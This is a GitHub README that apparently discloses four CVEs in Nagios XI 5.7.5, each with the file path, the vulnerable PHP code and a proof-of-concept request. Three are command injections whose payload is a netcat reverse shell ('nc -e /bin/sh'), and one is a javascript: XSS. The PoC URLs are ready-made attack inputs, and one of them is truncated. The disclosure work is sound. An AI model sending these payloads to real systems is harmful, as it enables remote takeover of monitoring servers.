

main

...

nagios-xi-5.7.5-bugs / README.md

fs0c-sh Update README.md

History

1 contributor

149 lines (111 sloc) | 6.09 KB

...

nagios-xi-5.7.5-bugs

Bugs reported to Nagios XI

CVE-2021-25296

Code Location

/usr/local/nagiosxi/html/includes/configwizards/windowswmi/windowswmi.inc.php

Code snippet

```
if (empty($plugin_output_len)) {
    $disk_wmi_command .= " --forcetruncateoutput " . $plugin_output_len;
    $service_wmi_command .= " --forcetruncateoutput " . $plugin_output_len;
    $process_wmi_command .= " --forcetruncateoutput " . $plugin_output_len;
}
echo $disk_wmi_command;
// Run the WMI plugin to get realtime info
exec($disk_wmi_command, $disk_output, $disk_return_var);
exec($service_wmi_command, $service_output, $service_return_var);
exec($process_wmi_command, $process_output, $process_return_var);
```

POC (Works with admin/non-admin authentication)

https://10.0.2.15/nagiosxi/config/monitoringwizard.php?update=1&ns=50c0f98fe9018dc43c81672ad1aed5fd3f9710f013381519e553f846b5c2a86&nextstep=3&wizard=windowswmi&check_wmic_plus_ver=1.65&plugin_output_len=&ip_address=127.0.0.1&domain=127.0.0.1&username=asdf&password=asdf&auth_file=&plugin_output_len=1024; nc -e /bin/sh 127.0.0.1 4444;&submitButton2=

The plugin_output_len variable here is not sanitized and can give command execution . Eg: plugin_output_len=1024; nc -e /bin/sh 127.0.0.1 4444;

CVE-2021-25297

Code Location


/usr/local/nagiosxi/html/includes/configwizards/switch/switch.inc.php

Code Snippet

```
function switch_configwizard_add_cfg_to_mrtg($address)
{
    // get the data that we need
    $mrtg_conf_dir = "/etc/mrtg/conf.d";
    echo $address;
    $mrtg_cfg_file = "{$address}.cfg";
    $absolute_mrtg_cfg_file = "{$mrtg_conf_dir}/{$mrtg_cfg_file}";
    $cfgmaker_file = switch_configwizard_get_walk_file($address);
    // check if the file already exists for useful debugging
    $mrtg_conf_dir_contents = scandir($mrtg_conf_dir);
    echo "REACHED HERE1";
    if (in_array($mrtg_cfg_file, $mrtg_conf_dir_contents)) {
        debug("{$mrtg_cfg_file} exists in {$mrtg_conf_dir}, overwriting");
    } else {
        debug("{$mrtg_cfg_file} does not exist in {$mrtg_conf_dir}, creating");
    }
    echo "REACHED HERE2";
    // copy the cfgmaker file to the mrtg cfg destination
    echo $cfgmaker_file;
    echo $absolute_mrtg_cfg_file;
    if (!copy($cfgmaker_file, $absolute_mrtg_cfg_file)) {
        debug("Unable to copy from {$cfgmaker_file} to {$absolute_mrtg_cfg_file}");
        return false;
    }
    echo "REACHED HERE3";
    echo $absolute_mrtg_cfg_file;
```

```
// add some meta info to the file
$infile = "### ADDED BY NAGIOSXI (User: ". get_user_attr(0, 'username') .", DATE: ". get_datetime_string(time()) .") ###\n";
exec("sed -i 's|.*|{$infile}&|' $absolute_mrtg_cfg_file");

return true;
}
```



The `ip_address` variable here is not sanitized and can give command execution. Eg: `ip_address=1024; nc -e /bin/sh 127.0.0.1 4444;`

CVE-2021-25298

Code path

`/usr/local/nagiosxi/html/includes/configwizards/cloud-vm/cloud-vm.inc.php`

Code Snippet

```
case CONFIGWIZARD_MODE_GETSTAGE2HTML:

    // echo ("reached here =====");
    // Get variables that were passed to us
    $address = grab_array_var($inargs, "ip_address", ""); // [User input]
    $port = grab_array_var($inargs, "port", "");
    $token = grab_array_var($inargs, "token", "");
    $no_ssl_verify = grab_array_var($inargs, "no_ssl_verify", 1);
    $hostname = grab_array_var($inargs, 'hostname', gethostbyaddr($address));
    $default_mem_units = grab_array_var($inargs, 'default_mem_units', 'Gi');
    $tcp_check_port = grab_array_var($inargs, 'tcp_check_port', '5693');
    $rp_address = nagiosccm_replace_user_macros($address);
    $rp_port = nagiosccm_replace_user_macros($port);
    $rp_token = nagiosccm_replace_user_macros($token);
    $services_serial = grab_array_var($inargs, "services_serial", "");
    if ($services_serial) {
        $services = unserialize(base64_decode($services_serial));
    }
    // echo $rp_address;
    $not_used = array();
    $return_code = 0;
    $alternative_host_check = false;
    exec('ping -W 2 -c 1 ' . $rp_address, $not_used, $return_code); // [Bug here]
```

POC (Works with admin/non-admin authentication)

`https://10.0.2.15/nagiosxi/config/monitoringwizard.php?update=1&ns=e2401df06a3892ba612df20e1ce2f559d7647c4b5fcb7f64c23c0ea9df1564f&nextstep=4&wizard=digitalocean&no_ssl_verify=1&ip_address=127.0.0.1 4444;&port=5693&token=123&submitButton=`



The `ip_address` variable here is not sanitized and can give command execution. Eg: `ip_address=1024; nc -e /bin/sh 127.0.0.1 4444;`

CVE-2021-25299

Code Location

`/usr/local/nagiosxi/html/admin/sshterm.php`

Code Snippet

```
<?php if ($efe) { ?>
    <iframe src="<?php echo $url; ?>" style="width: 50%; min-width: 600px; height: 500px;"></iframe>
    <?php } else { ?>
        <div style="color: #FFF; font-size: 14px; font-family: consolas, courier-new; background-color: #000; padding: 2px 6px;
        overflow-y: scroll; width: 50%; min-width: 600px; height: 500px;">Enterprise features must be enabled</div>
    <?php
    }
```

POC

`https://10.0.2.15/nagiosxi/admin/sshterm.php?url=javascript:alert(1)`

The `url` variable is not sanitized and can give `xss` .